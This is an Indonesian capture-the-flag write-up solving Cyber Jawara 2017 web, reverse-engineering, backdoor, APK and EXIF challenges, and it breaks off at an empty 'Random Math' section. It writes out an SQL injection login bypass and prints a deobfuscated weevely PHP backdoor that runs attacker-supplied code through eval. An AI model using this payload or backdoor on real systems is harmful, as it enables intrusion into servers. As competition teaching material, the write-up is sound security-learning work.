
http://cj2017.ctf.idsirtii.or.id:1111/dark/

Hint:

No brute force
Authenticate with $_SERVER['PHP_AUTH_USER'] & $_SERVER['PHP_AUTH_PW']

Solution

Jadi, diberi sebuah laman web keren yang terlihat seperti hasil deface:



Tentu saja, intuisi awal kami adalah buka source codenyaaa. Dan voila, ada kata” **clue** yang isinya:


```
<!--
for admin:
Iam sorry about this incident. I'v backed up your index here: index.html.backup
you can restore it anytime.
-->
```

Tara, buka file tersebut dan dapatlah sebuah laman:

Dan ya, buka source dan kita menemukan sesuatu yang menarique:


```
<li><a href="index.html" class="active"> Home</a></li>
<li><a href="about.html"> About</a></li>
<li><a href="skills.html"> Skills</a></li>
<li><a href="experience.html">Experience</a></li>
<li><a href="education.html">Education</a></li>
<li><a href="projects.html"> My Projects</a></li>
<li><a href="contact.html"> Contact Us</a></li>
<li><a href="webadmin"> Admin</a></li>
```

Mari kita kunjungi /webadmin , dan menemukan:



Hmmm, username **admin** dan password **admin** tydac bisa, mari kita coba SQL Injection **admin' or 1=1" #**

Dan terbukalah:



--- Lalu, kami segera keluar dari web tersebut :)

Flag

CJ2017{w3b4dm1n_INDeX_B4ckUp}

Reverse Engineering

Other (75 pts)

Temukan password untuk layanan ini.
nc cj2k17.ctf.idsirtii.or.id 3377

Solusi

Diberikan sebuah binary 64 bit yang meminta password. Buka binarynya dan didapatkan bagian yang menarik yaitu


```
strncpy(&dest, "Password nya Kang : ", 0x404uLL);
  pthread_mutex_lock(&tmutex);
  v1 = strlen(&dest);
  if ( send(*v20, &dest, v1, 0) == -1 )
  {
      perror("send");
      close(*v20);
      pthread_mutex_unlock(&tmutex);
      pthread_exit(0LL);
  }
  pthread_mutex_unlock(&tmutex);
  needle = 67;
  v4 = 74;
  v5 = 82;
  v6 = 69;
  v7 = 86;
  v8 = 69;
  v9 = 82;
  v10 = 83;
  v11 = 69;
  v12 = 80;
  v13 = 87;
  v14 = 78;
  v15 = 11;
  if ( recv(*v20, &s, 0x404uLL, 0) == -1 )
  {
      perror("recv");
      close(*v20);
      pthread_exit(0LL);
  }
  v15 = 0;
  pthread_mutex_lock(&tmutex);
  if ( strstr(&s, &needle) )
  {
      stream = fopen("flag.txt", "r");
      if ( stream )
      {
      fgets(&src, 1028, stream);
      fclose(stream);
      }
      else
      {
      printf("Error File", 4198920LL);
      }
      strncpy(&dest, "\n Suip kang flag nya :  ", 0x403uLL);
      strncat(&dest, &src, 0x404uLL);
      if ( send(*v20, &dest, 0x404uLL, 0) == -1 )
      {
      perror("send");
```

```
    close(*v20);
    pthread_mutex_unlock(&tmutex);
    pthread_exit(0LL);
    }
}
```

Dari kode di atas, terlihat bahwa program akan meminta password dan kemudian inputan kita akan dibandingkan dengan needle. Jika benar, maka akan diberikan flagnya. Oleh karena itu buat script python yang sangat sangat sangat sangat sederhana.

```
>>> a = [67,74,82,69,86,69,82,83,69,80,87,78,11]
>>> "".join(chr(i) for i in a)
'CJREVERSEPWN\x0b'
```

Itu dia passwordnya. Mari kita submit.



Flag

CJ2017{Ex!T_ReV_Go_To_L!n3}

Obfuscated PHP Backdoor(125 pts)

Sebuah berkas PHP mencurigakan ditemukan di sebuah server. Anda harus menganalisisnya.

Solusi

Diberikan sebuah berkas PHP yang tidak enak jika dibaca. Oleh karena itu, mari kita rapikan terlebih dahulu sehingga menjadi seperti berikut.

```php
$r=$_SERVER;
$rr=@$r["HTTP_REFERER"];
$ra=@$r["HTTP_ACCEPT_LANGUAGE"];
$rf=@$r["FLAG"];
if($rr&&$ra&&y($rf)=="`TU_KU_KcQQbQXeKMZPK[ZXeK_WUPPUQ_Ka_QK`TU_KcU`T[a`KWZ[cUZSKT[cK`TQK[NRa_OM`U[ZKc[^W_")
    {
        $u=parse_url($rr);
        parse_str($u["query"],$q);
        $q=array_values($q);
        preg_match_all("/([\w])[\w-]+(?:;q=0.([\d]))?,?/",$ra,$m);
        if($q&&$m)
            {
                @session_start();
                $s=&$_SESSION;
                $ss="substr";
                $sl="strtolower";
                $i=$m[1][0].$m[1][1];
                $h=$sl($ss(md5($i.$kh),0,3));
                $f=$sl($ss(md5($i.$kf),0,3));
                $p="";
                for($z=1;$z<count($m[1]);$z++)
                    $p.=$q[$m[2][$z]];
                if(strpos($p,$h)===0)
                    {
                        $s[$i]="";$p=$ss($p,3);
                    }
                if(array_key_exists($i,$s))
                    {
                        $s[$i].=$p;
                        $e=strpos($s[$i],$f);
                        if($e)
                            {
                                $k=$kh.$kf;
                                ob_start();
                                @eval(@gzuncompress(@x(@base64_decode(preg_replace(array("/_/","/-/"),array("/","+"),$ss($s[$i],0,$e))),$k)));$o=ob_
                                    get_contents();ob_end_clean();$d=base64_encode(x(gzcompress($o),$k));print("<$k>$d</$k>");@session_destroy();
                            }
                        }
                    }
                }
?>
```

Ok setelah dirapikan, terlihat sebenarnya yang penting hanyalah $rf itu yang mana mengandung [‘FLAG’] dan terlihat dibandingkan dengan “`TU_KU_KcQQbQXeKMZPK[ZXeK_WUPPUQ_Ka_QK`TU_KcU`T[a`KWZ[cUZSKT[cK`TQK[NRa_OM`U[ZKc[^W_” setelah dimasukkan ke fungsi y(). Fungsi y tersebut harnyalah mengurangi 20 dari setiap karakter flag sehingga menjadi karakter - karakter yang ada di atas. Dengan demikian mari kita pulihkan dengan python.

```
#!/usr/bin/python

a =
"`TU_KU_KcQQbQXeKMZPK[ZXeK_WUPPUQ_Ka_QK`TU_KcU`T[a`KWZ[cUZSKT[cK`T
QK[NRa_OM`U[ZKc[^W_"
hasil = ''
for i in a:
    hasil += chr(ord(i) + 20)

print hasil
```

```
C:\Users\Albert Mario\Downloads>python coba.py
this_is_weevely_and_only_skiddies_use_this_without_knowing_how_the_obfuscation_works
```

Flag

CJ2017{this_is_weevely_and_only_skiddies_use_this_without_knowing_how_the_obfuscation_works}

Read Assembly(175 pts)

Temukan password dari layanan ini dengan membaca disassembly-nya.
nc cj2k17.ctf.idsirtii.or.id 6001

Solusi

Diberikan sebuah kode assembly yg merupakan hasil objdump dari sebuah program yang terdapat pada
https://ctf.idsirtii.or.id/files/43928e7d3bf28304722532af9b112d3d/assembly_dump.txt

Ok. Sekilas dilihat bahwa terdapat fungsi check() yang jika bisa mendapatkan return 1 dari fungsi correct() akan mendapatkan flag. Dan dari layanannya pun, kita harus memasukkan passwordnya. Berarti benar kita harus menebak apa passwordnya dengan membaca kode assembly tersebut. Berikut hal - hal yang menarik.

```
4007de:   48 89 7d e8             mov    QWORD PTR [rbp-0x18],rdi
4007e2:   48 8b 45 e8             mov    rax,QWORD PTR [rbp-0x18]
4007e6:   48 89 c7                mov    rdi,rax
4007e9:   e8 a2 fe ff ff          call   400690 <strlen@plt>
4007ee:   48 83 f8 0b             cmp    rax,0xb
4007f2:   74 0a                   je     4007fe <correct+0x28>
4007f4:   b8 00 00 00 00          mov    eax,0x0
4007f9:   e9 4b 01 00 00          jmp    400949 <correct+0x173>
```

Pertama, panjangnya harus 0xb (11 dalam desimal). Jika tidak maka gagal.

```
4007fe:   48 8b 45 e8             mov    rax,QWORD PTR [rbp-0x18]
400802:   48 83 c0 05             add    rax,0x5
400806:   0f b6 00                movzx  eax,BYTE PTR [rax]
400809:   3c 43                   cmp    al,0x43
40080b:   74 0a                   je     400817 <correct+0x41>
40080d:   b8 00 00 00 00          mov    eax,0x0
400812:   e9 32 01 00 00          jmp    400949 <correct+0x173>
```

Huruf keenam haruslah 0x43 (karakter ‘C’)

```
400817:   48 8b 45 e8             mov    rax,QWORD PTR [rbp-0x18]
40081b:   48 83 c0 06             add    rax,0x6
40081f:   0f b6 00                movzx  eax,BYTE PTR [rax]
400822:   3c 4a                   cmp    al,0x4a
400824:   74 0a                   je     400830 <correct+0x5a>
400826:   b8 00 00 00 00          mov    eax,0x0
40082b:   e9 19 01 00 00          jmp    400949 <correct+0x173>
```

Huruf ketujuh haruslah 0x4a (karakter ‘J’)

```
400830:   48 8b 45 e8              mov    rax,QWORD PTR [rbp-0x18]
400834:   48 83 c0 05              add    rax,0x5
400838:   0f b6 00                 movzx  eax,BYTE PTR [rax]
40083b:   0f be d0                 movsx  edx,al
40083e:   48 8b 45 e8              mov    rax,QWORD PTR [rbp-0x18]
400842:   0f b6 00                 movzx  eax,BYTE PTR [rax]
400845:   0f be c0                 movsx  eax,al
400848:   83 e8 15                 sub    eax,0x15
40084b:   39 c2                    cmp    edx,eax
40084d:   74 0a                    je     400859 <correct+0x83>
40084f:   b8 00 00 00 00           mov    eax,0x0
400854:   e9 f0 00 00 00           jmp    400949 <correct+0x173>
```

Huruf keenam (‘C’) diletakkan di eax, lalu tempat untuk menentukan huruf pertama diletakkan di edx. Huruf kelima (eax) jika dikurangi dengan 0x15 maka harus sama dengan huruf pertama (edx). Artinya, edx = eax + 0x15. 0x43 + 0x15 = 0x58 (karakter ‘X’).

```
400859:   48 8b 45 e8              mov    rax,QWORD PTR [rbp-0x18]
40085d:   48 83 c0 01              add    rax,0x1
400861:   0f b6 00                 movzx  eax,BYTE PTR [rax]
400864:   0f be d0                 movsx  edx,al
400867:   48 8b 45 e8              mov    rax,QWORD PTR [rbp-0x18]
40086b:   0f b6 00                 movzx  eax,BYTE PTR [rax]
40086e:   0f be c0                 movsx  eax,al
400871:   83 c0 01                 add    eax,0x1
400874:   39 c2                    cmp    edx,eax
400876:   74 0a                    je     400882 <correct+0xac>
400878:   b8 00 00 00 00           mov    eax,0x0
40087d:   e9 c7 00 00 00           jmp    400949 <correct+0x173>
```

Huruf pertama (‘X’) diletakkan di eax. Huruf kedua diletakkan di edx. Jika huruf pertama ditambah 0x1 harus sama dengan huruf kedua. Maka dari itu huruf kedua adalah karakter ‘Y’.

```
400882:   48 8b 45 e8              mov    rax,QWORD PTR [rbp-0x18]
400886:   48 83 c0 02              add    rax,0x2
40088a:   0f b6 00                 movzx  eax,BYTE PTR [rax]
40088d:   3c 50                    cmp    al,0x50
40088f:   74 0a                    je     40089b <correct+0xc5>
400891:   b8 00 00 00 00           mov    eax,0x0
400896:   e9 ae 00 00 00           jmp    400949 <correct+0x173>
```

Huruf ketiga adalah 0x50 (karakter ‘P’).

```
40089b:   48 8b 45 e8              mov    rax,QWORD PTR [rbp-0x18]
40089f:   48 83 c0 03              add    rax,0x3
4008a3:   0f b6 00                 movzx  eax,BYTE PTR [rax]
4008a6:   0f be d0                 movsx  edx,al
4008a9:   48 8b 45 e8              mov    rax,QWORD PTR [rbp-0x18]
4008ad:   0f b6 00                 movzx  eax,BYTE PTR [rax]
4008b0:   0f be c0                 movsx  eax,al
4008b3:   83 e8 02                 sub    eax,0x2
4008b6:   39 c2                    cmp    edx,eax
4008b8:   74 0a                    je     4008c4 <correct+0xee>
4008ba:   b8 00 00 00 00           mov    eax,0x0
4008bf:   e9 85 00 00 00           jmp    400949 <correct+0x173>
```

Huruf keempat diletakkan di edx. Huruf pertama (‘X’) diletakkan di eax. Jika eax dikurangi 0x2, harus sama dengan huruf keempat. Oleh karena itu edx = eax - 0x2, yaitu karakter ‘V’.

```
4008c4:   48 8b 45 e8            mov    rax,QWORD PTR [rbp-0x18]
4008c8:   48 83 c0 04            add    rax,0x4
4008cc:   0f b6 00               movzx  eax,BYTE PTR [rax]
4008cf:   0f be d0               movsx  edx,al
4008d2:   48 8b 45 e8            mov    rax,QWORD PTR [rbp-0x18]
4008d6:   0f b6 00               movzx  eax,BYTE PTR [rax]
4008d9:   0f be c0               movsx  eax,al
4008dc:   83 e8 0b               sub    eax,0xb
4008df:   39 c2                  cmp    edx,eax
4008e1:   74 07                  je     4008ea <correct+0x114>
4008e3:   b8 00 00 00 00         mov    eax,0x0
4008e8:   eb 5f                  jmp    400949 <correct+0x173>
```

Huruf kelima diletakkan di edx. Huruf pertama diletakkan di eax. Jika eax dikurangi 0xb maka harus sama dengan edx. Sehingga edx = eax - 0xb, karakter ‘M’.

```
400934:   81 7d f8 e1 07 00 00    cmp    DWORD PTR [rbp-0x8],0x7e1
40093b:   75 07                   jne    400944 <correct+0x16e>
40093d:   b8 01 00 00 00          mov    eax,0x1
400942:   eb 05                   jmp    400949 <correct+0x173>
400944:   b8 00 00 00 00          mov    eax,0x0
```

Lalu bagian terakhirnya haruslah 2017. Dengan demikian, passwordnya adalah XYPVMCJ2017. Mari dicoba.

```
Insert Password: XYPVMCJ2017
Correct!
CJ2017{%%%real_h4x0r_can_read_assembly%%%}
```

Flag


CJ2017{%%%real_h4x0r_can_read_assembly%%%}

APK Malware(50pts)


Kami menemukan APK yang mencurigakan. Sepertinya ini sebuah malware.

Solusi


Ya, filenya .APK . Walaupun 50 point, challenge ini cukup sulit.
Kalau di linux, file APK bisa langsung dibuka dengan archive manager
Pertama-tama kita coba decompile dahulu, bisa juga searching untuk APK decompiler di search engine favorit anda
Dari tool online, kita dapatkan file .zip yang isinya:




Jadi, yang kami lakukan pertama-tama adalah lihat sourcenya, berdasarkan pengalaman kami, biasanya flag dibuat di sebuah fungsi. Namun kami tidak menemukannya.
Sebelum kehabisan ide, kami mencoba jika tidak didecompile, namun dibuka langsung dengan archive manager, kita mendapatkan:



Nah, kita mulai lakukan seperti yang kami lakukan ke yang bekas decompile
Cari dengan format flag tidak ketemu, lalu coba cari yang melakukan koneksi keluar, dan didapat sesuatu yang menarique



Kemudian



Nah, yang seperti ini mencurigakan, ke suatu IP dan portnya 1337 :)) . Lalu kami buka di web browser dulu dan perjuangan yang melelahkan selesai juga.

Flag

CJ2017{apk_M4lw4r3_andro!d}


Misc

Bonus(25 pts)

Sepertinya ada bonus di EXIF gambar ini.
Format Flag: CJ2017{flag}

Solusi

File yang ada:



Dari Challenge ini, kita dapat sebuah file gambar yang isinya:

Dari Penjelasannya sudah sangat jelas di bagian “di EXIF gambar ini”

Dan jika kita melihat properti EXIF dari gambar tersebut terdapat:

```
ExifTool Version Number         : 10.60
File Name                       : a4025006-62d3-44f3-bd68-a6c166c57a76.jpg
Directory                       : .
File Size                       : 14 kB
File Modification Date/Time     : 2017:08:21 00:55:09+07:00
File Access Date/Time           : 2017:08:21 00:55:09+07:00
File Inode Change Date/Time     : 2017:09:02 04:18:07+07:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Exif Byte Order                 : Little-endian (Intel, II)
Image Description               : pak awang
Make                            : samsung
Camera Model Name               : iphone12 :D
Artist                          : {ini_bonus_untuk_kamu}
Copyright                       : nha13
User Comment                    : semangat
Compression                     : JPEG (old-style)
Thumbnail Offset                : 250
Thumbnail Length                : 1923
Image Width                     : 544
Image Height                    : 125
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 544x125
Megapixels                      : 0.068
Thumbnail Image                 : (Binary data 1923 bytes, use -b option to extract)
```

Selain ini, cara yang cukup umum yaitu dibuka di hex editor, seperti Berikut:

```
......JFIF.............hExif..I
I*..............V..........`.
.........h...;.......t........
.......i..............pak awan
g.samsung.iphone12 :D.{ini_bonu
s_untuk_kamu}nha13...........
......ASCII...semangat.........
..............................
........JFIF.....`.`.....C.....
...........(.....1#%.(:3=<9387@
H\N@DWE78PmQW_bghg>Mqypdx\egc..
.C......../../cB8Bccccccccccccc
ccccccccccccccccccccccccccccccc
ccccc......$....".............
..............................
```

Flag

CJ2017{ini_bonus_untuk_kamu}

GETPASS (52 pts)

http://203.34.119.226:1111/GetPass/

Solusi

Diberikan sebuah binary 64 bit dan juga sebuah layanan untuk kita memasukkan passwordnya.


Berikut binarynya ketika dibongkar.

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int result; // eax@4
  __int64 v4; // rcx@4
  int v5; // [sp+24h] [bp-Ch]@1
  __int64 v6; // [sp+28h] [bp-8h]@1

  v6 = *MK_FP(__FS__, 40LL);
  printf("Masukan Key : ");
  __isoc99_scanf(4196211LL, &v5);
  if ( v5 == 30082017 )
    printf("%d\n", 6661337LL);
  else
    puts("Masih Salah ");
  result = 0;
  v4 = *MK_FP(__FS__, 40LL) ^ v6;
  return result;
}
```

Passwordnya itu 6661337. Namun ketika disubmit tidak terjadi apa - apa. Lalu coba inspect element, ditemukan ajax sebagai berikut.

```
<script src="main.js">
</script>
<script>
$(document).ready(function(){
$("#loaddata").click(function(){
txtname=$("#true").val();
txtlocation=$("#txtlocation").val();
$.post("post.php",{ name:txtname, location: txtlocation },function(ajaxresult){
$("#postrequest").html(ajaxresult);
});
});
});
</script>
</head>
<body>
<div id="postrequest"></div>
<font color="green">Password :</font> <input type="text" id="false"><br /><br><br>
<button id="loaddata">Enter</button>
</body>
</script>

</script>
```

Ternyata yang menyebabkan tidak terjadi apa - apa karena id password masih false. Sementara yang dikirim haruslah yang id nya true. Karena itu, kita ganti false menjadi true dan submit lagi.



Flag


CJ2017{m!sC_r3v_postTRUE}

Random Math (75 pts)

nc cj2k17.ctf.idsirtii.or.id 3939

Solusi

